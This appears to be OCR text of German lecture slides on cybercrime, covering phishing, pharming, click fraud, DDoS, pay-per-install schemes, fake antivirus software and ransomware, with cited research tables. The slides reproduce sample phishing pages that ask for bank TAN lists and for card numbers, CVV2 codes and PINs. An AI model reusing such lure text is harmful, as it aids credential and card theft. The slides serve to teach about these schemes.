
* over 20 participating airlines
* leading hotel chains
* car rental agencies
* credit/debit cards
* dining
* financial services
* retail and gifts
* telecommunications companies
* vacations and cruises



AmericanAirlines
AA.com
Home | Login | My Account | Worldwide Sites | Contact AA | FAQ
Search...
GO
AA.com
Login
ESPAÑOL
Reservations
Travel Information
Net SAAver & Special Offers SM
AAdvantage®
Products & Gifts
Business Programs & Agency Reference
About Us
Deal Finder™
Get Details
To login:
Enter your AAdvantage Number
Enter your Password
Click Go
If you do not have an AAdvantage number, click Enroll in the AAdvantage Program.
Login
Your password is case sensitive and must be 6-12 numbers and/or letters.
AAdvantage Number
Forgot AAdvantage Number?
Password
Forgot/Need Password?
Remember My AAdvantage Number
This is a public/shared computer, do not remember me.
Password Help FAQs
GO
Enroll in the AAdvantage Program - It's Free!
DealFinder™ | RSS | AA.com en Español
Airline Tickets | AA Careers | Copyright | Legal | PRIVACY POLICY | Customer Service Plan | Browser Compatibility | Site Map
Admirals Club
member of oneworld
American Eagle
AmericanAirlines Vacations

Erläuterungen: Phishing und Pharming

- Definition nach Arbeitsgruppe Identitätsschutz im Internet (https://www.a-i3.org/)
  - „Verfahren, bei denen ein Täter mit Hilfe gefälschter E-Mails vertrauliche Zugangs- und Identifikationsdaten von arglosen Dritten zu erlangen versucht.“
- Pharming: Phishing via DNS-Manipulation
  - Manipulation des lokalen DNS-Resolvers
  - Modifikation der lokalen HOSTS-Datei
  - DNS cache poisoning/pollution bei verwundbaren DNS-Servern
- Besonders tückisch, da üblicherweise DNS vertraut wird


Deutsche Bank Online-Banking und -Brokerage - Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
Deutsche Bank Online-Banking und -Bro...
Deutsche Bank AG (DE) https://meine.deutsche-bank.de/trxm/db/
Google
Meistbesuchte Seiten Erste Schritte Aktuelle Nachrichten Google Maps JavaScri...
English Version | Ihr Investment & FinanzCenter
Leistung aus Leidenschaft.
Deutsche Bank
Herzlich willkommen!
Achtung!
Sehr geehrter Benutzer. Ihr account für einige Funktion ist gespert! Bitte bestätigen Sie Ihre gültige TAN-Liste, damit können Sie Ihre onlinebanking weiter voll benutzen. Fur Bestätigung Ihre TAN-Liste, füllen Sie die Form unten und drücken Sie die Taste ◆Absenden◆. Wir bedanken Ihnen um Ihre Verständnis.
Nr. TAN Nr. TAN Nr. TAN Nr. TAN Nr. TAN Nr. TAN Nr. TAN Nr. TAN Nr. TAN Nr. TAN
1 11 21 31 41 51 61 71 81 91
2 12 22 32 42 52 62 72 82 92
3 13 23 33 43 53 63 73 83 93
4 14 24 34 44 54 64 74 84 94
5 15 25 35 45 55 65 75 85 95
6 16 26 36 46 56 66 76 86 96
7 17 27 37 47 57 67 77 87 97
8 18 28 38 48 58 68 78 88 98
9 19 29 39 49 59 69 79 89 99
10 20 30 40 50 60 70 80 90 100
Absenden
VeriSign Trusted
Über SSL-Zertifikate
Prepaid-Handy online aufladen
Wussten Sie schon, dass Sie direkt online Ihre Prepaidkarte aufladen können?
mehr Informationen
Sicherheitshinweis
Installieren Sie eine Firewall und einen Virenscanner!
mehr Informationen
A A A



Visa USA | Personal | Privacy Policy - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Search Favorites History
Address http://www.usa.visa.com/personal/privacy_policy/?it=ft_/personal/secure_with_visa/index.html
Go
Links Customize Links Free Hotmail Windows Media Windows AOL for Broadband
VISA
Home | Personal | Business |
SEARCH
Cards
Shopping & Travel
Visa Student
Practical Money Skills
Secure with Visa
Get a Visa Card
Choose a Card
Card Benefits
Already have a Visa Card?
Special Offers
Lost Your Card?
ATM Locator
Other Shortcuts
Careers
Newsroom
Sponsorships
En Español
Retailers' Litigation
Privacy Policy
Enter your data - Microsoft Internet Explorer
Please, enter your data info!
Credit Card No.
CVV2
PIN-ATM CODE
Expiration Date: month : 01 year : 2003
Send
The bottom line at www.visa.com and its related sites (collectively "Visa.com") is that we use the information that we get from your visit for internal tracking purposes, to make Visa.com as useful and interesting to you as we can, and to respond to and fulfill your requests for information, products or other services. Except as specifically noted, we do not use the information that we collect from
Internet



Quelle: pinterest.com

Erläuterungen: Click Fraud

- Verwendung von Botnetzen zur Simulation vieler Individuen
  - Anklicken von Werbeanzeigen
    - Vergütungsmodelle sehen in der Regel vor, dass der Host, der die Anzeige zeigt, einen Geldbetrag pro Klick erhält
- Auch möglich: Manipulation von Abstimmungsergebnissen in Netz




Quelle: geek.com

Erläuterungen: DDoS

- Bei einer Distributed Denial of Service-Attacke kommt es zu einem koordinierten Angriff auf ein System, so dass dieses unter der Last zusammen bricht
  - Ressourcen werden ausgeschöpft und können legitimen Benutzern nicht mehr zur Verfügung gestellt werden
  - Alternativ: Hohe Netzauslastung wird künstlich erzeugt, so dass legitime Serveranfragen nicht mehr bearbeitet werden können
- Gründe zur Durchführung einer DDoS-Attacke:
  - Durchführung von Erpressungsversuchen
  - Ausschaltung von Konkurrenten
  - Politische Motive („Hacktivism“)
  - Rache
  - Vorbereitung weiterer krimineller Handlungen
- Abgrenzung von „Demonstrationen im Netz“
  - Einsatz von LOIC-Tools im Rahmen der „Operation Payback“ zur Unterstützung von WikiLeaks


CONVERT INSTALLS TO CASH WITH HIGH RATES
GoldInstall
Main
Sign up
Login
Rates
Contacts
Terms of service
FAQ
Goldinstall Rates for 1K Installs for each Country.
Country
Price
OTH
13$
US
150$
GB
110$
CA
110$
DE
30$
BE
20$
IT
65$
CH
20$
CZ
20$



Rus | Eng
Gangsta Bucks
Statistic
Home
Conditions
Registration
Tariffs
Contacts
An individual approach to everone
Guaranteed weekly payouts
Round-the-clock support
Detailed statistics
User-friendly software
GangstaBucks.com - it pays on time!
We pay for all installs!
Join our ranks and by tomorrow
you could get your first payout!



Quelle: Caballero et al. (2011)

Erläuterungen: Pay-per Install (PPI)

- Geschäftsmodell aus der legalen Welt
  - Softwareanbieter zahlt für jede Installation seiner Software durch einen Dienstleister
  - Beispielsweise „piggyback“ auf populärer open-source software
  - Besitzer des Rechners müssen gefragt werden (Abfrage ist aber oft leicht zu übersehen)
- Nun auch als illegales Angebot
  - Besitzer des Rechners werden gar nicht gefragt
- Arbeit von Caballero et al. (2011)



(a) Smart Fortress 2012 (Winwebsec family)

Quelle: Dietrich, Rossow, Pohlmann (2013)

Erläuterungen

- Aktueller Trend im Bereich Cybercrime: Rogue Software („Räuberische Software“)
- Zwei bekannte Klassen:
  - Fake A/V = gibt Malwareinfektion vor, Installation der Säuberungssoftware gegen Bezahlung
  - Ransomware = entsperrt den Computer gegen Bezahlung
- Viele Erscheinungsformen
- Frage nach der Herkunft, mögliche „Vertriebsprogramme“
- Ansatz: Untersuche Ähnlichkeiten in der Benutzerschnittstelle
- Annahme: Unterschiedliche Vertriebsprogramme verwenden unterschiedliche Tookits zur Generierung der Varianten
- Rossow et al. (2013): Basis: große Sammlung von Schadsoftware aus diversen Quellen
  - 213 671 distinct MD5 Exemplare aus 2000 verschiedenen Familien basierend auf A/V Labels aus 2 Jahren
  - Sammlung von 213 671 Screenshots
  - Die meisten waren bösartig, manche aber gutartig (z.B. Adobe Flash Installer)
    - gutartige nicht aussortiert
  - Dynamische Analyse, Clustering nach Screenshot

Campaign	Language	Amount	Payment	Limit
GEMA Blocked	German	50 EUR	p	none
Gendarmerie nationale	French	200 EUR	u+p	3 days
Bundespolizei	German	100 EUR	u+p	1 day
Windows Security Center	German	100 EUR	u+p	1 day

Quelle: Dietrich, Rossow, Pohlmann (2013)

Table 4: Localization and monetization methods of four ransomware campaigns; u=ukash, p=paysafecard

Campaign	Language	Amounts	Payment
Antivirus Action	English	$60	n/a
Antivirus Live	English	n/a	n/a
Antivirus Protection	English	3 M: $49.45, 6 M: $59.95, LL: $69.95	n/a
Internet Security	English	n/a	n/a
Cloud Protection	English	$52	VISA / MC
MS Security Essentials	English	$50	n/a
PC Performance	English	$74.95 (light), $84.95 (Prof)	VISA / MC
Personal Shield	English	$1.50 activation + 1 Y: $59.90, 2 Y: $69.95, LL: $83	VISA / MC
Smart Fortress	English	1 Y: $59.95, 2 Y: $69.95, LL: $89.95	VISA / MC
Smart Protection	English	1 Y: $59.95, 2 Y: $69.95, LL: $89.95	VISA / MC
Smart Repair	English	$84.50	VISA / MC
Spyware Protection	English	$60	n/a
XP Antispyware	German	1 Y: $59.95, 2 Y: $69.95, LL: $79.95 + $19.95 Phone Support 24/7	n/a
XP Home Security	English	1 Y: $59.95, 2 Y: $69.95, LL: $79.95	n/a

Table 5: Localization and monetization methods of 14 Fake A/V campaigns; M=months, Y=years, LL=lifelong; MC=Mastercard; All amounts in USD

Erläuterungen

- Ransomware verwendet eher Prepaid, Fake A/V eher Kreditkarte
- Fake A/V ermöglicht späteren Umtausch (Geld zurück), um Chargebacks zu vermeiden
  - Bei zu vielen Chargebacks droht Kündigung bei der verwendeten Bank
- Ransomware klar illegal in viele Ländern
  - Prepaid vermeidet Scherereien mit Benutzern oder Banken
- Ransomware fragt GeoIP ab und stellt Sprache um
- Fake A/V nur in einem von 14 Fällen
- Bei vielen Fake A/V war Zahlungsserver nicht mehr erreichbar
- Heute: Bitcoin, vgl. Emotet, Wannacry

